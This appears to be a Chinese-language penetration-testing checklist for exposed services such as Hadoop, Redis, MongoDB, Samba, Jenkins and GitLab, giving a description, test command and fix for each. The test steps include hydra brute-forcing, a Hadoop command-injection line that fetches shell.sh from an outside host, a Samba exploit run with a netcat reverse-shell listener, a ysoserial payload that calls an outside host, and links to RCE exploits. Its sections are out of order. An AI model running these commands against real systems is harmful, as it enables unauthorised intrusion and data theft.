
工具下载：<https://github.com/scopion/heartbleed-tools> 。



漏洞修复：升级Openssl到最新版本。

2.2 远程登录服务

2.2.1 SSH和RDP服务

漏洞描述：SSH、Windows RDP服务可能存在弱口令。

漏洞测试：hydra -L 用户名字典 -P 密码字典 -t 线程 -vV -e ns rdp:ip//3389

2.3 消息队列

2.3.1 Rabbitmq服务


漏洞描述：Rabbitmq是一个消息队列服务，有web页面，可能存在弱口令。

漏洞测试：Rabbitmq默认用户密码为guest，guest。

2.3.2 Zookeeper服务

漏洞描述：Zookeeper是一种消息队列服务，默认没有访问控制。

漏洞测试：echo conf | nc IP port，获取信息：zkCli.cmd -server 59.151.72.200:2181



漏洞修复：服务绑定在内网并增加访问控制，开启登录认证和权限管理：


addauth digest username:password ；setAcl /test auth:user1:password1:cdrwa

2.4 数据仓库服务

2.4.1 ElasticSearch服务

漏洞描述：Elasticsearch默认会开放9200端口，可被非法操作数据。

漏洞测试：curl <http://x.x.x.x:9200/_nodes> | \_river | \_cat\_indices/ | \_cat



漏洞修复：服务绑定在内网并增加访问控制；用Nginx代理认证； config/elasticsearch.yml中设置：http.basic.enabled true && http.basic.user "admin" && http.basic.password "pw" 。

漏洞描述： Elasticsearch存在未授权访问时，可能还存在其他如命令执行等高危漏洞。

2.4.2 Kinana服务

漏洞描述：未做访问控制，任何人访问这个地址，就可以进行数据的查询操作。

漏洞测试：<http://x.x.x.x:5601>，5601是默认端口。

漏洞修复：绑定服务到内网并设置网络层访问控制，开启服务的认证模块。

2.4.3 Hadoop服务

漏洞描述：Hadoop未设置访问控制时，可未授权访问。Webui、REST API、HDFS三个漏洞。


漏洞测试：1. 未授权访问<http://x.x.x.x:50070/> 。

2. 远程执行命令http://x.x.x.x:50060/pstack?pid=1|wget http://somehost/shell.sh 或jstack

3. rest-api方式curl -v -X POST 'http://ip:8088/ws/v1/cluster/apps/new-application' 返回：



构造并提交任务构造json文件1.json，内容如下，其中application-id对应上面得到的id，

请求：curl -s -i -X POST -H 'Accept: application/json' -H 'Content-Type:application/json'

http://ip:8088/ws/v1/cluster/apps --data-binary @1.json

响应：通过XSS平台查看命令是否执行成功。


漏洞修复：绑定服务到内网并设置网络层访问控制，开启服务的认证模块。


2.4.4 Redis 服务

漏洞描述：Redis因配置不当可以导致未授权访问，被攻击者恶意利用。

漏洞测试：Nmap -A -p 6379 –script redis-info x.x.x.x，见下图。

漏洞修复：服务绑定在内网，设置访问IP白名单，增加密码验证。





2.4.5 Rsync服务

漏洞描述：启动rsync服务不经过安全加固出现未授权访问、等配置不当的安全问题。

漏洞测试：rsync x.x.x.x::获取目录和文件。




漏洞修复：服务绑定在内网，设置访问IP白名单，增加密码验证。

2.4.6 Mongodb 服务

漏洞描述：MongoDB服务默认是没有权限验证的，可以远程操作数据库。

漏洞测试：mongo ip:port; show dbs；db；




漏洞修复：服务绑定在内网并设置网络层访问控制，服务启动认证Auth，禁用HTTP和REST。

2.4.7 Memcache服务

漏洞描述：公网开放的Memcache服务可读取Memcached中的敏感信息，存在DDOS漏洞。

漏洞测试：telnet x.x.x.x 11211或nc -vv x.x.x.x 11211




漏洞修复：服务绑定在内网，设置访问IP白名单，编译时加–enable-sasl，启用SASL认证。

2.5 文件服务

2.5.1 NFS服务

漏洞描述：配置中有没有其他限制、用户限制、IP限制，版本2.x中我们还可以用证书来验证用户。

漏洞测试：mount -t nfs 114.114.114.114:/export /mnt



漏洞修复：配置网络层的访问控制，开启服务认证功能。

2.5.2 Samba服务

漏洞描述：Samba服务开放在公网进行文件共享，给攻击者提供了便利。

漏洞场景：使用了Samba服务的场合。

漏洞测试：hydra -l username -PPassFile IP smb 或者未授权访问smbclient -L 10.0.0.11

RCP：<https://gist.github.com/worawit/051e881fc94fe4a49295> 执行：python exp.py ip

POC: <https://gist.github.com/worawit/33cc5534cb555a0b710b>

RCP：<https://github.com/joxeankoret/CVE-2017-7494>

使用：在自己服务器 nc -p 31337 –l，然后python cve\_2017\_7494.py -t target\_ip

漏洞修复：升级服务到最新版本，服务绑定再内网并设置网络层的访问控制。

2.6 应用组件容器

2.6.1 Jetty服务

漏洞描述：该Java应用容器可能存在目录遍历等漏洞。

漏洞测试：http://jetty-server:8080/cgi-bin/..\..\..\..\..\..\winnt/notepad.exe 或者

http://www.example.com:9084/vci/downloads/.\..\..\..\..\..\..\..\winnt/notepad.exe

https://github.com/scopion/Pentest-Tools 执行python jetleak\_tester.py http://x.x.x.x 80


漏洞修复：升级到最新版本。

漏洞修复：使用IP白名单限制访问，设置强口令认证。

2.6.2 DNS域传送

漏洞描述：可通过搜索引擎搜集到敏感信息。关键字选择：域名，产品名，项目名。

漏洞测试：使用dig @dns.xxx.cn xxx.cn axfr进行增量传送。




漏洞修复：配置name.conf的allow-transfer{allow\_iplist;}，设置TCP 53网络层访问IP白名单。

2.6.3 SNMP漏洞

漏洞描述：存在默认口令字public，可以获取服务器的状态信息。

漏洞测试：snmpget -c public[口令字] -v 2c x.x.x.x system.sysName.0





漏洞修复：修改默认弱口令字为强口令，并设置访问控制限制IP访问。

服务系统漏洞

10.1 Confluence风险

漏洞描述：不正确设置账户的口令、系统角色、权限将导致未授权访问的问题。

漏洞场景：使用了Confluence系统。

漏洞地址：系统不同版块社区。

漏洞级别：中危。

漏洞测试：访问不同的版块和社区，是否不需要口令、有弱口令、都可以访问到。



漏洞修复：管理上规避账户弱口令，设置不同版块的访问权限，普通用户禁止设置管理员权限。

10.2 Redmine风险


漏洞描述：系统开放了注册功能且不需要人工审核账户和权限，是的新用户注册后可访问全部功能。

漏洞场景：Redmine系统开放了注册功能。

漏洞地址：https://www.example.com/account/register。

漏洞级别：高危。

漏洞测试：google:intitle:Powered by Redmine site:speiyou.com。



漏洞修复：管理上规避账户弱口令，关闭注册功能或开放注册功能的需增加人工审核和分配权限。

10.3 Jira风险

漏洞描述：账户设置了弱口令或者开放了注册功能时，容易导致系统被入侵。

漏洞场景：使用了Jira系统。

漏洞地址：https://jira.example.com。

漏洞级别：高危。

漏洞测试：登录地址可以被撞库，或者可以直接注册时注册个新用户，看能否登录系统和其权限。



漏洞修复：管理上规避账户弱口令，关闭注册功能或开放了注册功能的增加人工审核和权限分配。

10.4 jumpserver风险

<https://github.com/EdgeSecurityTeam/Vulnerability/blob/main/JumpServer%E8%BF%9C%E7%A8%8B%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E.md>

10.4 Gitlab风险


漏洞描述：保密的项目被错误设置了公共可访问时，匿名状态用户都可查看项目的实现，导致泄露。

漏洞场景：使用了gitlab的系统。

漏洞地址：https://git.example.com。

漏洞级别：高危。

漏洞测试：直接访问项目列表https://git.example.com/explore/projects，是否发现存在项目。



漏洞修复：管理上规避账户弱口令，合理设置项目可见域，保密项目的可见域设置用户白名单列表。

https://github.com/scopion/Gitlab-CVE-2021-22205

<https://github.com/scopion/CVE-2021-22214>

https://github.com/scopion/gitlab\_RCE

<https://github.com/scopion/cve-2020-10977>

<https://github.com/scopion/CVE-2021-22201>

<https://github.com/vulhub/vulhub/tree/master/gitlab/CVE-2016-9086>

CVE-2018-14364见pdf

10.5 Jenkins风险

漏洞描述：账户设置了弱口令或缺失登录验证功能，可能导致系统被入侵、执行恶意脚本控制服务。

漏洞场景：使用了jenkins服务。

漏洞地址：http://www.example.com:8080。

漏洞级别：高危。

漏洞测试：访问系统http://www.example.com:8080/script是否需要认证

漏洞修复：管理上规避账户弱口令，安全域关闭允许用户注册，授权策略建议使用安全矩阵

CVE-2015-8103：<https://github.com/LeoHuang2015/jenkins-cli-exploit>

exploit/linux/misc/jenkins\_java\_deserialize

CVE-2016-0788：https://github.com/breenmachine/JavaUnserializeExploits

java -jar ysoserial.jar CommonsCollections3 "curl http://r9rub4.ceye.io/" > payload.bin

<https://misakikata.github.io/2020/03/Jenkins%E6%BC%8F%E6%B4%9E%E9%9B%86%E5%90%88%E5%A4%8D%E7%8E%B0/>

<https://github.com/orangetw/awesome-jenkins-rce-2019>

5.3 Jenkins反序列化漏洞

5.3.1 CVE-2017-1000353漏洞

漏洞描述：Jenkins 未授权远程代码执行漏洞,反序列化ObjectInputStream作为Command对象。影响版本：所有主版本均受到影响(包括<=2.56)，所有LTS 均受到影响( 包括<=2.46.1)。

漏洞场景：Jenkins-cli。

